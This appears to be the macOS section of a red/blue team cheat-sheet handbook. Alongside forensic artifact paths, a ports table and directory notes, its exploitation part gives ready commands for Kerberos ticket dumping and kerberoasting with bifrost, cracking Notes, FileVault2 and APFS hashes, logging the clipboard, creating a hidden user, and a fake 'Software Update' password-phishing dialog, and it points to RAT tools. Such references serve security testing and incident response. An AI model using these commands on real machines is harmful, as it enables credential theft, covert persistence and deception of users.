<b>Chrome Top Sites</b>	%%users.homedir%/Library/Application Support/Google/Chrome/*/Top Sites
<b>Chrome Web Data</b>	%%users.homedir%/Library/Application Support/Google/Chrome/*/Web Data
<b>Chrome Extensions</b>	%%users.homedir%/Library/Application Support/Google/Chrome/*/databases/*
"	%%users.homedir%/Library/Application Support/Google/Chrome/*/databases/Databases.db
"	%%users.homedir%/Library/Application Support/Google/Chrome/*/Extensions/**10
"	%%users.homedir%/Library/Application Support/Google/Chrome Canary/*/Extensions/**{10}
<b>Chrome Extension Activity</b>	%%users.homedir%/Library/Application Support/Google/Chrome/*/Extension Activity
"	%%users.homedir%/Library/Application Support/Google/Chrome Canary/*/Extension Activity
<b>Chrome Cache</b>	%%users.homedir%/Library/Caches/com.google.Chrome/Cache.db
"	%%users.homedir%/Library/Caches/Google/Chrome/*/Cache/*
"	%%users.homedir%/Library/Caches/Google/Chrome Canary/*/Cache/*
<b>Chrome Media Cache</b>	%%users.homedir%/Library/Caches/Google/Chrome/*/Media Cache/*
"	%%users.homedir%/Library/Caches/Google/Chrome Canary/*/Media Cache/*
<b>Chrome Application Cache</b>	%%users.homedir%/Library/Application Support/Google/Chrome/*/Application Cache/Cache/*
"	%%users.homedir%/Library/Application Support/Google/Chrome Canary/*/Application Cache/Cache/*
<b>Chrome GPU Cache</b>	%%users.homedir%/Library/Application Support/Google/Chrome/*/GPUCache/*
"	%%users.homedir%/Library/Application Support/Google/Chrome Canary/*/GPUCache/*
<b>Chrome PNaCl translation cache</b>	%%users.homedir%/Library/Caches/Google/Chrome/PnaclTranslationCache/*
"	%%users.homedir%/Library/Caches/Google/Chrome Canary/PnaclTranslationCache/*
<b>Chrome Preferences Files</b>	%%users.homedir%/Library/Preferences/com.google.Chrome.plist
"	%%users.homedir%/Library/Application Support/Google/Chrome/*/Preferences

"	%%users.homedir%%/Library/Application Support/Google/Chrome Canary/*/Preferences
<b>CHROMIUM</b>	
<b>Chromium History</b>	%%users.homedir%%/Library/Application Support/Chromium/*/Archived History
"	%%users.homedir%%/Library/Application Support/Chromium/*/History
<b>Chromium Cache</b>	%%users.homedir%%/Caches/Chromium/*/Cache/*
"	%%users.homedir%%/Library/Caches/Chromium/*/Cache/*
<b>Chromium Application Cache</b>	%%users.homedir%%/Library/Application Support/Chromium/*/Application Cache/Cache/*
<b>Chromium Media Cache</b>	%%users.homedir%%/Library/Caches/Chromium/*/Media Cache/*
<b>Chromium GPU Cache</b>	%%users.homedir%%/Library/Application Support/Chromium/*/GPUCache/*
<b>Chromium PNaCl translation cache</b>	%%users.homedir%%/Library/Caches/Chromium/PnaclTranslationCache/*
<b>Chromium Preferences</b>	%%users.homedir%%/Library/Application Support/Chromium/*/Preferences
<b>Chromium Extensions</b>	%%users.homedir%%/Library/Application Support/Chromium/*/Extensions/**10
<b>Chromium Extensions Activity</b>	%%users.homedir%%/Library/Application Support/Chromium/*/Extension Activity
<b>MAIL</b>	
<b>Mail Main Folder</b>	%%users.homedir%%/Library/Mail/V[0-9]/*
<b>Mail Mailbox Directory</b>	%%users.homedir%%/Library/Mail/V[0-9]/Mailboxes/*
<b>Mail IMAP Synced Mailboxes</b>	%%users.homedir%%/Library/Mail/V[0-9]/IMAP-<name@address>/*
<b>Mail POP Synced Mailboxes</b>	%%users.homedir%%/Library/Mail/V[0-9]/POP-<name@address>/*
<b>Mail BackupTOC</b>	%%users.homedir%%/Library/Mail/V[0-9]/MailData/BackupTOC.plist
<b>Mail Envelope Index</b>	%%users.homedir%%/Library/Mail/V[0-9]/MailData/Envelope Index
<b>Mail Opened Attachments</b>	%%users.homedir%%/Library/Mail/V[0-9]/MailData/OpenedAttachmentsV2.plist
<b>Mail Signatures by Account</b>	%%users.homedir%%/Library/Mail/V[0-9]/MailData/Signatures/*.plist
<b>Mail Downloads Directory</b>	%%users.homedir%%/Library/Containers/com.apple.mail/Data/Library/Mail Downloads/*
<b>Mail Preferences</b>	%%users.homedir%%/Library/Preferences/com.apple.Mail.plist
<b>Mail Recent Contacts</b>	%%users.homedir%%/Library/Application Support/AddressBook/MailRecents-v4.abcdmr
<b>Mail Accounts</b>	%%users.homedir%%/Library/Mail/V[0-9]/MailData/Accounts.plist

REFERENCE:

- <https://www.sentinelone.com/blog/how-to-reverse-macos-malware-part-one/>
- <https://www.sentinelone.com/blog/how-to-reverse-macos-malware-part-two/>
- <https://github.com/meirwah/awesome-incident-response#osx-evidence-collection>
- <https://github.com/Cugu/awesome-forensics>
- [https://docs.google.com/spreadsheets/d/1X2Hu0NE2ptdRj0230VWIGp5dqZ0w-CfxHLOW\\_GNGpX8/edit#gid=1317205466](https://docs.google.com/spreadsheets/d/1X2Hu0NE2ptdRj0230VWIGp5dqZ0w-CfxHLOW_GNGpX8/edit#gid=1317205466)
- [https://www.forensicswiki.org/wiki/Mac\\_OS\\_X](https://www.forensicswiki.org/wiki/Mac_OS_X)
- [https://objective-see.com/downloads/MacMalware\\_2019.pdf](https://objective-see.com/downloads/MacMalware_2019.pdf)
- <https://github.com/thomasareed/presentations/blob/master/ISS%20-%20Incident%20response%20on%20macOS.pdf>
- [https://github.com/cedowens/Presentations/blob/master/ACoD\\_2020\\_macOS\\_Post\\_Infection\\_Analysis\\_.pdf](https://github.com/cedowens/Presentations/blob/master/ACoD_2020_macOS_Post_Infection_Analysis_.pdf)
- <https://www.hopperapp.com/>
- <https://github.com/pstirparo/mac4n6>
- <https://www.jaiminton.com/cheatsheet/DFIR/#macos-cheat-sheet>

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# MACOS\_Exploit

RED TEAM	EXPLOITATION	MacOS
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## macOS SURVEY

### SYSTEM\_PROFILER Everything about your MacOS Setup

```
system_profiler > ~/Desktop/system_profile.txt
```

### Show OS Build

```
sw_vers
```

### Cat OS Build

```
cat /System/Library/CoreServices/SystemVersion.plist
```

### Show System Software Version

```
sw_vers -productVersion
```

### Show CPU Brand String

```
sysctl -n machdep.cpu.brand_string
```

### FileVault Status

```
fdsetup status
```

### List All Hardware Ports

```
networksetup -listallhardwareports
```

### Generate Advanced System and Performance Report

```
sudo sysdiagnose -f ~/Desktop/
```

### Display Status of Loaded Kernel Extensions

```
sudo kextstat -l
```

### Get Password Policy

```
pwpolicy getaccountpolicies
```

### Enumerate Groups

```
groups
```

### Cached Kerberos Tickets (if present)

```
klist  
klist -c <cache>
```

### Enrolled in MDM Solution

```
sudo /usr/bin/profiles status -type enrollment
```

### LSREGISTER-Paths are searched for applications to register with the Launch Service database.

```
/System/Library/Frameworks/CoreServices.framework/Frameworks/Launch  
Services.framework/Support/lsregister -dump
```

### List all packages and apps install history

```
cat /Library/Receipts/InstallHistory.plist  
ls -lart /private/var/db/receipts/
```

### List All Apps Downloaded from App Store

```
# Via Spotlight  
mdfind kMDItemAppStoreHasReceipt=1
```

### Show All Attached Disks and Partitions

```
diskutil list
```

### Run a wireless network scan:

```
/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Cur  
rent/Resources/airport -s
```

### Show Current SSID:

```
/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Cur  
rent/Resources/airport -I | awk '/ SSID/ {print substr($0,  
index($0, $2))}'
```

### Show WiFi Connection History:

```
defaults read  
/Library/Preferences/SystemConfiguration/com.apple.airport.preferen  
ces | grep LastConnected -A 7
```

### Bluetooth Status

```
defaults read /Library/Preferences/com.apple.Bluetooth
ControllerPowerState
```

### Show Memory Statistics

```
# One time
vm_stat
# Table of data, repeat 10 times total, 1 second wait between each
poll
vm_stat -c 10 1
```

## macOS ENUMERATION

### DNS-SD ENUMERATION ON LOCAL NETWORK

#### Printer Services Example

```
#Browse local network for services:
dns-sd -B _services._dns-sd._udp local.
#Locate devices serving printers services:
dns-sd -B _ipp._tcp local.
#Lookup information about device:
dns-sd -L "Brother HL-L2350DW series" _ipp._tcp local.
#Lookup IP information about host:
dns-sd -Gv4v6 BRW105BAD4B6AD6.local
```

#### SMB Services Example

```
#Browse local network for services:
dns-sd -B _services._dns-sd._udp local.
#Locate devices serving SMB services:
dns-sd -B _smb._tcp local.
#Lookup information about device:
dns-sd -L "TimeCapsule" _smb._tcp local.
#Lookup IP information about host:
dns-sd -Gv4v6 TimeCapsule.local
```

### IPPFIND Enumerate/Find Local Printers

```
#Locate printers on local network
ippfind
#Enumerate hostnames for printers
ippfind _ipp._tcp,_universal --exec echo '{service_hostname}' \;
#Advanced enumeration of printers info:
ippfind _ipp._tcp,_universal --exec dns-sd -G v4
'{service_hostname}' \;
```

### Use Bonjour to locate other AFP services on network

```
dns-sd -B _afpovertcp._tcp
```

### Active Directory Enumeration

```
dscl "/Active Directory/<domain>/All Domains" ls /Computers
dscl "/Active Directory/<domain>/All Domains" ls /Users
```



```
dscl "/Active Directory/<domain>/All Domains" read  
/Users/<username>
```

#### Enumerate Basic Active Directory info for user

```
dscl . cat /Users/<username>
```

#### List Local Accounts with Admin rights

```
dscl . read /Groups/admin
```

#### Show domain info and admin AD groups

```
dsconfigad -show
```

#### Enumerate Users and Groups and Admins

```
dscl . list /Groups  
dscl . list /Users  
dscl . list /Users | grep -v '_'  
dscacheutil -q group  
dscacheutil -q group -a gid 80  
dscacheutil -q user
```

#### List all profiles for user in Open Directory

```
dscl -u <ADMIN_USER> -P <PASS> <OD_Server> profilelist  
/LDAPv3/127.0.0.1/Users/<USER>
```

### **BITFROST (Kerberos on macOS)**

Goal of the project is to enable better security testing around Kerberos on macOS devices using native APIs without requiring any other framework or packages on the target.

#### **LIST**

Loop through all of the credential caches in memory and give basic information about each cache and each entry within.

```
bitfrost -action list
```

#### **DUMP TICKETS**

Iterate through the default credential cache.

```
bitfrost -action dump -source tickets
```

#### **DUMP KEYTABS**

Attempt to dump information from the default keytab (/etc/krb5.keytab) which is only readable by root.

```
bitfrost -action dump -source keytab
```

#### **ASKHASH**

Compute the necessary hashes used to request TGTs and decrypt responses. This command requires the plaintext password  
\*\*Supply a base64 encoded version of the password with -bpassword

```
bifrost -action askhash -username lab_admin -domain lab.local -
bpassword YWjMTIzISEh
```

### ASKTGT

Take a plaintext password, a hash, or a keytab entry and request a TGT from the DC.

#With Base64 Password

```
bifrost -action asktgt -username lab_admin -domain lab.local -
bpassword YWjMTIzISEh
```

#With Hash

```
bifrost -action asktgt -username lab_admin -domain lab.local -
entype aes256 -hash
2DE49D76499F89DEA6DFA62D0EA7FEDFD108EC52936740E2450786A92616D1E1 -
tgtEntype rc4
```

#With Keytab

```
bifrost -action asktgt -username lab_admin -domain lab.local -
entype aes256 -keytab test
```

### DESCRIBE

Command will parse out the information of a Kirbi file. You need to supply `-ticket [base64 of Kirbi ticket]`

```
bifrost -action describe -ticket doIFIDCCBRygBgIEAA<...snip...>Uw=
```

### ASKTGS

Command will ask the KDC for a service ticket based on a supplied TGT. You need to supply `-ticket [base64 of kirbi TGT]` and `-service [spn,spn,spn]`

```
bifrost -action asktgs -ticket doIFIDC<...snip...>Uw= -service
cifs/dc1-lab.lab.local,host/dc1-lab.lab.local
```

### KERBEROASTING

Want service ticket to be rc4 and something more crackable, specify the `-kerberoast true`

```
bifrost -action asktgs -ticket doIF<...snip...>QUw= -service
host/dc1-lab.lab.local -kerberoast true
```

### PTT

Command takes a ticket (TGT or service ticket) and imports it to a specified credential cache or creates a new credential cache.

```
bifrost -action ptt -cache new -ticket doIK<...snip...>QUw=
```

### REFERENCE:

<https://github.com/its-a-feature/bifrost>

<https://posts.specterops.io/when-kirbi-walks-the-bifrost-4c727807744f>

## Dylib Hijacking

By abusing various features and undocumented aspects of OS X's dynamic loader, attackers need only to 'plant' specially crafted

dynamic libraries to have malicious code automatically loaded into vulnerable applications.

REFERENCE:

<https://objective-see.com/products/dhs.html>  
<https://github.com/synack/DylibHijack>  
<https://www.virusbulletin.com/virusbulletin/2015/03/dylib-hijacking-os-x>  
<https://media.defcon.org/DEF%20CON%2023/DEF%20CON%2023%20presentations/DEF%20CON%2023%20-%20Patrick-Wardle-DLL-Hijacking-on-OSX-UPDATED.pdf>  
<http://lockboxx.blogspot.com/2019/10/mac-os-red-teaming-211-dylib-hijacking.html>  
[https://theevilbit.github.io/posts/getting\\_root\\_with\\_benign\\_appstore\\_apps/](https://theevilbit.github.io/posts/getting_root_with_benign_appstore_apps/)

### AIRSPY (AIRDROP EXPLORATION)

AirSpy is a tool for exploring Apple's AirDrop protocol implementation on i/macOS, from the server's perspective. Dumps requests and responses along with a linear code coverage trace of the code processing each request.

REFERENCE:

<https://github.com/nowsecure/airspy>  
<https://arxiv.org/pdf/1808.03156.pdf>

### Crack Apple Secure Notes

**STEP 1: Copy sqlite 'NotesV#.storedata' from target located at:**

```
/Users/<username>/Library/Containers/com.apple.Notes/Data/Library/Notes/
```

```
#Notes Version based on OS  
Mountain Lion = NotesV1.storedata  
Mavericks = NotesV2.storedata  
Yosemite = NotesV4.storedata  
El Capitan & Sierra = NotesV6.storedata  
High Sierra = NotesV7.storedata
```

**STEP 2: Download John's 'applenotes2john' and point it at the sqlite database. Note this script also extracts the hints if present in the database and appends them to the end of the hash (Example 'company logo?'):**

<https://github.com/koboi137/john/blob/master/applenotes2john.py>

```
applenotes2john.py NotesV#.storedata
```

```
NotesV#.storedata:$ASN$*4*20000*caff9d98b629cad13d54f5f3cbae2b85*79  
270514692c7a9d971a1ab6f6d22ba42c0514c29408c998::::company logo?
```

**STEP 3: Format and load hash into John (--format=notes-opencl) or Hashcat (-m 16200) to crack.**

### Crack Apple FileVault2 Disk Encryption

**STEP 1: Use dd to extract image of your FileVault2 encrypted disk:**

```
sudo dd if=/dev/disk2 of=/path/to/filevault_image.dd  
conv=noerror, sync
```

**STEP 2: Install fvde2john from <https://github.com/kholia/fvde2john>**

**STEP 3: Use hdiutil to attach to dd image:**

```
hdiutil attach -imagekey diskimage-class=CRawDiskImage -nomount  
/Volumes/path/to/filevault_image.dd
```

**STEP 4: Obtain the EncryptedRoot.plist.wipekey from “Recovery HD” partition**

<https://github.com/libyal/libfvde/wiki/Mounting#obtaining-encryptedrootplistwipekey>

```
mm1s /Volumes/path/to/filevault_image.dd  
fls -r -o 50480752 /Volumes/path/to/filevault_image.dd | grep -i  
EncryptedRoot  
+++++ r/r 130: EncryptedRoot.plist.wipekey
```

```
icat -o 50480752 image.raw 130 > EncryptedRoot.plist.wipekey
```

**STEP 5: Verify and note the disk mount point for Apple\_Corestorage:**

```
diskutil list  
.../dev/disk3s2 Apple_Corestorage
```

**STEP 6: Use EncryptedRoot.plist.wipekey with fvdeinfo to retrieve the hash:**

```
sudo fvdetools/fvdeinfo -e EncryptedRoot.plist.wipekey -p blahblah  
/dev/disk3s2  
$fvde$1$16$96836044060108438487434858307513$41000$e9acbb4bc6dafb74a  
adb72c576fecf69c2ad45ccd4776d76
```

**STEP 7: Load this hash into JTR or Hashcat to crack**

```
john --format=FVDE-opencl --wordlist=dict.txt hash.txt
```

```
hashcat -a 0 -m 16700 hash.txt dict.txt
```

## Crack Apple File System MacOS up to 10.13

**STEP 1: Install apfs2john per the github instructions located at:**

<https://github.com/kholia/apfs2john>

**STEP 2: Point ‘apfs2john’ at the your device or disk image:**

```
sudo ./bin/apfs-dump-quick /dev/sdc1 outfile.txt
```

```
sudo ./bin/apfs-dump-quick image.raw outfile.txt
```

!!Consider using 'kpartx' for handling disk images per Kholia recommendations: <https://github.com/kholia/fvde2john>

## macOS MISC

### Dump Clipboard Contents Continuously

```
while true; do echo -e "\n$(pbpaste)" >>/tmp/clipboard.txt && sleep 5; done
```

### Add a hidden user on MacOS

```
sudo dscl . -create /Users/#{user_name} UniqueID 333
```

### Extract All Certificates

```
security find-certificate -a -p
```

### Locate Bookmark Database for Firefox & Chrome

```
#Write out to /tmp file:  
find / -path "*/Firefox/Profiles/*/places.sqlite" -exec echo {} >> /tmp/firefox-bookmarks.txt \  
find / -path "*/Google/Chrome/*/Bookmarks" -exec echo {} >> /tmp/chrome-bookmarks.txt \  
;
```

### Locate Browser History: Safari, Chrome, Firefox

```
Parse browser history:  
https://github.com/cedowens/macOS-browserhist-parser/tree/master/parse-browser-history  
#Safari History  
~/Library/Safari/History.db  
#Chrome History  
~/Library/Application Support/Google/Chrome/Default/History  
#Firefox History  
~/Library/Application Support/Profiles<random>.default-release/places.sqlite
```

### Prompt User for Password (Local Phishing)

```
osascript -e 'tell app "System Preferences" to activate' -e 'tell app "System Preferences" to activate' -e 'tell app "System Preferences" to display dialog "Software Update requires that you type your password to apply changes." & return & return default answer "" with icon 1 with hidden answer with title "Software Update"'
```

## C2 TOOLS

### PUPY

Pupy is a cross-platform, multi function RAT and post-exploitation tool mainly written in python. It features an all-in-memory execution guideline and leaves a very low footprint.

<https://github.com/n1nj4sec/pupy>

## APFELL

A cross-platform, post-exploit, red teaming framework built with python3, docker, docker-compose, and a web browser UI. It's designed to provide a collaborative and user friendly interface for operators, managers, and reporting throughout mac and linux based red teaming.

<https://github.com/its-a-feature/Apfell>

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## MACOS\_Hardening

BLUE TEAM	CONFIGURATION	MacOS
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### MacOS Hardening Guide

[https://github.com/ernw/hardening/blob/master/operating\\_system/osx/10.14/ERNW\\_Hardening\\_OS\\_X\\_Mojave.md](https://github.com/ernw/hardening/blob/master/operating_system/osx/10.14/ERNW_Hardening_OS_X_Mojave.md)

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## MACOS\_Ports

ALL	INFORMATIONAL	MacOS
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Historical OSX/macOS services and ports for all versions.

Port	Proto	App Proto	System Service Name
7	TCP/UDP	echo	–
20	TCP	ftp-data	–
21	TCP	ftp	–
22	TCP	ssh	Xcode Server ( Git+SSH; SVN+SSH)
23	TCP	telnet	–
25	TCP	smtp	Mail
53	TCP/UDP	domain	–
67	UDP	bootps	NetBoot via DHCP
68	UDP	bootpc	NetBoot via DHCP
69	UDP	tftp	–
79	TCP	finger	–
80	TCP	http	World Wide Web
88	TCP	kerberos	Kerberos, Screen Sharing authentication
106	TCP	3com-tsmux	macOS Server Password Server
110	TCP	pop3	Mail

<b>111</b>	TCP/UDP	<b>sunrpc</b>	Portmap (sunrpc)
<b>113</b>	TCP	<b>ident</b>	–
<b>119</b>	TCP	<b>nntp</b>	Apps that read newsgroups.
<b>123</b>	UDP	<b>ntp</b>	network time server synchronization
<b>137</b>	UDP	<b>netbios-ns</b>	–
<b>138</b>	UDP	<b>netbios-dgm</b>	Windows Datagram Service
<b>139</b>	TCP	<b>netbios-ssn</b>	Microsoft Windows file and print services
<b>143</b>	TCP	<b>imap</b>	Mail (receiving email)
<b>161</b>	UDP	<b>snmp</b>	–
<b>192</b>	UDP	<b>osu-nms</b>	AirPort Base Station PPP status or discovery, AirPort Admin Utility, AirPort Express Assistant
<b>311</b>	TCP	<b>asip-webadmin</b>	Server app, Server Admin, Workgroup Manager, Server Monitor, Xsan Admin
<b>312</b>	TCP	<b>vslmp</b>	Xsan Admin (OS X Mountain Lion v10.8 and later)
<b>389</b>	TCP	<b>ldap</b>	Apps that look up addresses, such as Mail and Address Book
<b>427</b>	TCP/UDP	<b>svrloc</b>	Network Browser
<b>443</b>	TCP	<b>https</b>	TLS websites
<b>445</b>	TCP	<b>microsoft-ds</b>	–
<b>464</b>	TCP/UDP	<b>kpasswd</b>	–
<b>465</b>	TCP	<b>smtp (legacy)</b>	Mail (sending mail)
<b>500</b>	UDP	<b>isakmp</b>	macOS Server VPN service
<b>500</b>	UDP	<b>IKEv2</b>	Wi-Fi Calling
<b>514</b>	TCP	<b>shell</b>	–
<b>514</b>	UDP	<b>syslog</b>	–
<b>515</b>	TCP	<b>printer</b>	Printing to a network printer, Printer Sharing in macOS
<b>532</b>	TCP	<b>netnews</b>	–
<b>548</b>	TCP	<b>afpovertcp</b>	AppleShare, Personal File Sharing, Apple File Service
<b>554</b>	TCP/UDP	<b>rtsp</b>	AirPlay, QuickTime Streaming Server (QTSS), streaming media players
<b>587</b>	TCP	<b>submission</b>	Mail (sending mail), iCloud Mail (SMTP authentication)
<b>600–1023</b>	TCP/UDP	<b>ipcserver</b>	NetInfo
<b>623</b>	UDP	<b>asf-rmcp</b>	Lights Out Monitoring (LOM)
<b>625</b>	TCP	<b>dec_dlm</b>	Open Directory, Server app, Workgroup Manager; Directory Services in OS X Lion or earlier

			This port is registered to DEC DLM
<b>626</b>	TCP	<b>asia</b>	IMAP administration (Mac OS X Server v10.2.8 or earlier)
<b>626</b>	UDP	<b>asia</b>	Server serial number registration (Xsan, Mac OS X Server v10.3 - v10.6)
<b>631</b>	TCP	<b>ipp</b>	macOS Printer Sharing, printing to many common printers
<b>636</b>	TCP	<b>ldaps</b>	Secure LDAP
<b>660</b>	TCP	<b>mac-srvr-admin</b>	Server administration tools for Mac OS X Server v10.4 or earlier, including AppleShare IP
<b>687</b>	TCP	<b>asipregistry</b>	Server administration tools for Mac OS X Server v10.6 or earlier, including AppleShare IP
<b>749</b>	TCP/UDP	<b>kerberos-adm</b>	Kerberos 5
<b>985</b>	TCP	–	NetInfo Static Port
<b>993</b>	TCP	<b>imaps</b>	iCloud Mail (SSL IMAP)
<b>995</b>	TCP/UDP	<b>pop3s</b>	Mail IMAP SSL
<b>1085</b>	TCP/UDP	<b>webobjects</b>	–
<b>1099, 8043</b>	TCP	<b>rmiregistry</b>	Remote RMI & IIOP JBOSS
<b>1220</b>	TCP	<b>qt-serveradmin</b>	Administration of QuickTime Streaming Server
<b>1640</b>	TCP	<b>cert-responder</b>	Profile Manager in macOS Server 5.2 and earlier
<b>1649</b>	TCP	<b>kermit</b>	–
<b>1701</b>	UDP	<b>l2f</b>	macOS Server VPN service
<b>1723</b>	TCP	<b>pptp</b>	macOS Server VPN service
<b>1900</b>	UDP	<b>ssdp</b>	Bonjour
<b>2049</b>	TCP/UDP	<b>nfsd</b>	–
<b>2195</b>	TCP	–	Push notifications
<b>2196</b>	TCP	–	Feedback service
<b>2197</b>	TCP	–	Push notifications
<b>2336</b>	TCP	<b>appleugcontrol</b>	Home directory synchronization
<b>3004</b>	TCP	<b>csoftragent</b>	–
<b>3031</b>	TCP/UDP	<b>eppc</b>	Program Linking, Remote Apple Events
<b>3283</b>	TCP/UDP	<b>net-assistant</b>	Apple Remote Desktop 2.0 or later (Reporting feature), Classroom app (command channel)
<b>3284</b>	TCP/UDP	<b>net-assistant</b>	Classroom app (document sharing)



3306	TCP	mysql	–
3478–3497	UDP	nat-stun-port - ipether232port	FaceTime, Game Center
3632	TCP	distcc	–
3659	TCP/UDP	apple-sasl	macOS Server Password Server
3689	TCP	daap	iTunes Music Sharing, AirPlay
3690	TCP/UDP	svn	Xcode Server (anonymous remote SVN)
4111	TCP	xgrid	–
4398	UDP	–	Game Center
4488	TCP	awacs-ice	
4500	UDP	ipsec-msft	macOS Server VPN service
4500	UDP	IKEv2	Wi-Fi Calling
5003	TCP	fmpro-internal	–
5009	TCP	wins	AirPort Utility, AirPort Express Assistant
5100	TCP	socalia	macOS camera and scanner sharing
5222	TCP	jabber-client	Jabber messages
5223	TCP	–	iCloud DAV Services, Push Notifications, FaceTime, iMessage, Game Center, Photo Stream
5228	TCP	–	Spotlight Suggestions, Siri
5297	TCP	–	Messages (local traffic)
5350	UDP	–	Bonjour
5351	UDP	nat-pmp	Bonjour
5353	UDP	mdns	Bonjour, AirPlay, Home Sharing, Printer Discovery
5432	TCP	postgresql	Can be enabled manually in OS X Lion Server (previously enabled by default for ARD 2.0 Database)
5897–5898	UDP	–	xrdiag
5900	TCP	vnc-server	Apple Remote Desktop 2.0 or later (Observe/Control feature) Screen Sharing (Mac OS X 10.5 or later)
5988	TCP	wbem-http	Apple Remote Desktop 2.x See also <a href="http://dmtf.org/standards/wbem">dmtf.org/standards/wbem</a> .
6970–9999	UDP	–	QuickTime Streaming Server

<b>7070</b>	TCP	<b>arcp</b>	QuickTime Streaming Server (RTSP)
<b>7070</b>	UDP	<b>arcp</b>	QuickTime Streaming Server
<b>8000-8999</b>	TCP	<b>irdmi</b>	Web service, iTunes Radio streams
<b>8005</b>	TCP	–	–
<b>8008</b>	TCP	<b>http-alt</b>	Mac OS X Server v10.5 or later
<b>8080</b>	TCP	<b>http-alt</b>	Also JBOSS HTTP in Mac OS X Server 10.4 or earlier
<b>8085-8087</b>	TCP	–	Mac OS X Server v10.5 or later
<b>8088</b>	TCP	<b>radan-http</b>	Mac OS X Server v10.4 or later
<b>8089</b>	TCP	–	Mac OS X Server v10.6 or later
<b>8096</b>	TCP	–	Mac OS X Server v10.6.3 or later
<b>8170</b>	TCP	–	Podcast Capture/podcast CLI
<b>8171</b>	TCP	–	Podcast Capture/podcast CLI
<b>8175</b>	TCP	–	pcstagentd (such as for control operations and camera)
<b>8443</b>	TCP	<b>pcsync-https</b>	Mac OS X Server v10.5 or later (JBOSS HTTPS in Mac OS X Server 10.4 or earlier)
<b>8800</b>	TCP	<b>sunwebadmin</b>	Mac OS X Server v10.6 or later
<b>8843</b>	TCP	–	Mac OS X Server v10.6 or later
<b>8821, 8826</b>	TCP	–	Final Cut Server
<b>8891</b>	TCP	–	Final Cut Server (data transfers)
<b>9006</b>	TCP	–	Mac OS X Server v10.6 or earlier
<b>9100</b>	TCP	–	Printing to certain network printers
<b>9418</b>	TCP/UDP	<b>git</b>	Xcode Server (remote git)
<b>10548</b>	TCP	<b>serverdocs</b>	macOS Server iOS file sharing
<b>11211</b>	–	–	Calendar Server
<b>16080</b>	TCP	–	Web service with performance cache
<b>16384-16403</b>	UDP	–	Messages (Audio RTP, RTCP; Video RTP, RTCP)
<b>16384-16387</b>	UDP	–	FaceTime, Game Center

16393– 16402	UDP	–	FaceTime, Game Center
16403– 16472	UDP	–	Game Center
24000– 24999	TCP	med-1tp	Web service with performance cache
42000– 42999	TCP	–	iTunes Radio streams
49152– 65535	TCP	–	Xsan Filesystem Access
49152– 65535	UDP	–	
50003	–	–	–
50006	–	–	–

REFERENCE:

<https://support.apple.com/en-us/HT202944>

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## MACOS\_Structure

ALL	INFORMATIONAL	MacOS
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DIRECTORY	DESCRIPTION
/	Root directory, present on virtually all UNIX based file systems. Parent directory of all other files
.DS_Store	This file Desktop Service Store contains Finder settings, such as icon location, position of icons, choice of a background image, window size and the names of all files (and also directories) in that folder. The file will appear in any directory that you've viewed with the Finder and has functions similar to the file desktop.ini in MicrosoftWindows.
.DocumentRevisions-V100/	DocumentRevisions-V100 is an internal version control system introduced by Apple in OSX Lion. Large database that saves a copy of a file each, track changes, revert, each every time you save it. Apple uses it for TextEdit, KeyNote, Pages, Numbers, and some other programs. Developers can

	also interact with this API in their apps.
<b>.fseventsd/</b>	File system events daemon process that writes file system event log files and is responsible for handling changes to the file system. Directory acts as a staging or buffer area for notifications for userspace process.
<b>.HFS+ Private Directory Data?/</b>	.HFS+ Private Directory Data\r and HFS+ Private Data are special folders used by the HFS+ filesystem to handle hard-linked folders and files, respectively. HFS+ doesn't support hard links and UNIX, upon which macOS is based, requires them. So developer macOS simulated hard links; any file that has more than one link is moved into one of these invisible directories as an inode; the actual hard links are just aliases to the inode file with a special flag set in its metadata.
<b>.PKInstallSandboxManager/</b>	Used for software updates and the Sandbox
<b>.PKInstallSandboxManager-SystemSoftware/</b>	Used for system software updates
<b>.Spotlight-V100/</b>	Spotlight index data for searches
<b>.Trashes/</b>	Trash folder, stored individually on each mounted volume, contains files that have been placed in Trash. On a boot volume, such files are stored in ~/.Trash . On a non-boot volume, these files are in /.Trashes/\$UID/
<b>.vol/</b>	A pseudo-directory used to access files by their ID or inode number, maps HFS+ file IDs to files. If you know a file's ID, you can open it using /.vol/ID
<b>/Applications/</b>	Contains all Mac OS X applications
<b>/bin/</b>	Essential common binaries and files/programs needed to boot the operating system.
<b>/cores/</b>	Symbolic link to /private/cores . If core dumps are enabled they

	are created in this directory as core.pid
<b>/dev/</b>	Files that represent various peripheral devices including keyboards, mice, trackpads
<b>/etc/-&gt;private/etc/</b>	Symbolic link to /private/etc and contains machine local system configuration, holds administrative, configuration, and other system files.
<b>/home/</b>	All User files stored: documents, music,movies, pictures, downloads, etc... Every User has a home directory.
<b>/Library/</b>	Shared libraries, settings, preferences, and other necessities [An additional Libraries folder in your home directory, which holds files specific to that user].
<b>/net/</b>	Common default automounter local path is of the form /net/hostname/nfspath where hostname is the host name of the remote machine and nfspath is the path that is exported over NFS on the remote machine.
<b>/Network/</b>	Location to attach network-wide resources and server volumes. OS X 10.1, network resources are mounted in /private/Network with symbolic links. OS 10.3, various network resources (mainly servers) appear dynamically in /Network
<b>/opt/</b>	Optional installations such as X11
<b>/private/</b>	On typical Unix system tmp, var, etc, and cores directories would be located.
<b>/sbin/</b>	Contains executables for system administration and configuration
<b>/System/</b>	Contains system related files, libraries, preferences, critical for the proper function of Mac OS X
<b>/tmp/</b>	Symbolic link to /private/tmp and holds temporary files and caches, which can be written by any user.

<b>/User Information/ -&gt; /Library/Documentation/User Information.localized</b>	PDF Manuals
<b>/Users/</b>	All user accounts on the machine and their accompanying unique files, settings, etc.
<b>/usr/</b>	Contains BSD Unix applications and support files. Includes subdirectories that contain information, configuration files, and other essentials used by the operating system
<b>/var/</b>	Symbolic link to /private/var and contains miscellaneous data, configuration files and frequently modified files, such as log files.
<b>/vm/</b>	Used to store the swap files for Mac OS X's virtual memory & contents of RAM for sleep operations.
<b>/Volumes/</b>	Mounted devices and volumes, either virtual or real. Hard disks, CD's, DVD's, DMG mounts and the boot volume

REFERENCE:

<https://community.malforensics.com/t/root-directory-structure-in-mac/172>  
<https://coderwall.com/p/owb6eg/view-folder-tree-in-macosx-terminal>

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**MACOS\_Tricks**

ALL	MISC	MacOS
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**Generate Secure Password & Copy to Clipboard**

```
LC_ALL=C tr -dc "[:alnum:]" < /dev/urandom | head -c 20 | pbcopy
```

**Show External IP Address**

```
Method #1
dig +short myip.opendns.com @resolver1.opendns.com
Method #2
curl -s https://api.ipify.org && echo
```

**Eject All Mountable Volumes**

```
osascript -e 'tell application "Finder" to eject (every disk whose ejectable is true)'
```

